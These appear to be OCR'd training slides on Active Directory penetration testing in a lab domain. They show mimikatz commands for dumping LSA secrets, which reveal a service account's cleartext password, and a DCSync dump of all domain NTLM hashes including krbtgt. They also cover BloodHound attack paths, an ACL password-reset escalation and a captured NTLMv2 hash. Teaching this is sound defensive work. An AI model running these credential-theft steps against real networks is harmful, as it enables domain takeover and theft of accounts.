
- One of the first things I check!

➔ Can give me domain admin before my first coffee! ☺

- Start: services.msc

- Sort column “log on as”

Service accounts



Extract service account passwords

kapsch >>> challenging limits


Administrator: C:\Windows\System32\cmd.exe

```
C:\>C:\Tools\Mimikatz\x64\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"
```


```
old/hex : c2 d8 c8 42 3c 98 88 a4 09 f6 6c 2f 12 f6 c4 f1 f9 83
 ed da 22 bf cc a7 cc 1e 94 ad aa fd e7 ee 19 23 2d c8 f4 28 98
 25 59 d7 6e 34 d6 d7 fe d5 bd 68 bd ec 33 8f 1e b4 6c 94 24 28
 d1 3d 4f 2e

Secret  : _SC_Backup Job / service 'Backup Job' with username :
 WINDOMAIN\SVC_service2
cur/text: C0mpl3x!()PW1x23
```

Bloodhound


BloodHound
Start typing to search for a node...
HasSession
WEF.WINDOMAIN.LOCAL
H_USER7@WINDOMAIN.LOCAL
AdminTo
MemberOf
U_USER1@WINDOMAIN.LOCAL
GenericAll
HELPDESK-PASS ORD-RESET@WINDOMAIN.LOCAL
DA_USER6@WINDOMAIN.
SVC_SERVICE2@WINDOMAIN.LOCAL
MemberOf
MemberOf
MemberOf
DOMAIN ADMINS@WINDOMAIN.LOCAL
MemberOf
VAGRANT@WINDOMAIN.LOCAL
ADMINISTRATOR@WINDOMAIN.LOCAL

ACL (Access Control List) Attack – ForceChangePassword (+ GenericAll)



ACL (Access Control List) Attack – ForceChangePassword (+ GenericAll)

```
C:\>runas /user:WINDOMAIN\DA_user6 cmd.exe
Enter the password for WINDOMAIN\DA_user6:
Attempting to start cmd.exe as user "WINDOMAIN\DA_user6" ...
```

ACL (Access Control List) Attack – ForceChangePassword (+ GenericAll)

```
C:\Tools\Mimikatz\x64>mimikatz.exe "lsadump::dcsync /domain:windomain.local /all /csv"
[DC] 'windomain.local' will be the domain
[DC] 'dc.windomain.local' will be the DC server
[DC] Exporting domain 'windomain.local'
1312    A_user3 99b60a4e43edf22f847fb8c42bf034d0
1319    SVC_service1    55a64f17995301d46885178d8a6d9e33
1315    U_user6 912ff342d4b3fb30e49de35d51f4b3be
1320    SVC_service2    a2d53650741108f6f7b5b4acc063af5e
500     Administrator   e02bc503339d51f71d913c245d35b50b
502     krbtgt  fd978612e436b3e8a5bb6a169c0c7712
```

ACL (Access Control List) Attack – ForceChangePassword (+ GenericAll)

- Changing the password is not stealth…
- GenericAll allows more stealth approaches:
  - GenericAll on domain admin group ➔ Add a new admin
  - On User accounts:
    - Kerberoasting (more on this later)
    - AS-REP Roast (more on this later)
    - Configure a logon script

NTLM hash vs NTLM protocol

kapsch challenging limits


- NTLM hash:
  - Can be dumped from SAM or from LSASS (e.g.: with mimikatz); is also stored on Domain Controller

```
732866349865c67c2f7fe1a9ab2a5c74
```

- NTLM is also an authentication protocol
  - Authentication protocols in Windows: NTLM and Kerberos (➔ Use Kerberos!)

```
[SMB] NTLMv2-SSP Client   : 192.168.38.103
[SMB] NTLMv2-SSP Username : WINDOMAIN\U_user1
[SMB] NTLMv2-SSP Hash     : U_user1::WINDOMAIN:1fa985a4bb41ef75:9688305678E7F26A7182C3B104985BDA:010100000000
330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530004D00420033002E006C006F0063
10041004600560002E0053004D00420033002E006C006F00630061006C00050014005300 4D00420033002E006C006F00630061006C00070
00000000200000BF2580EB65A04B92FC863E00086791BC03A2223AEA3A01D4A7C8B190BAA2CB340A0010000000000000000000000000000
02E00330038002E00310033003700000000000000000000000000
```

NTLM

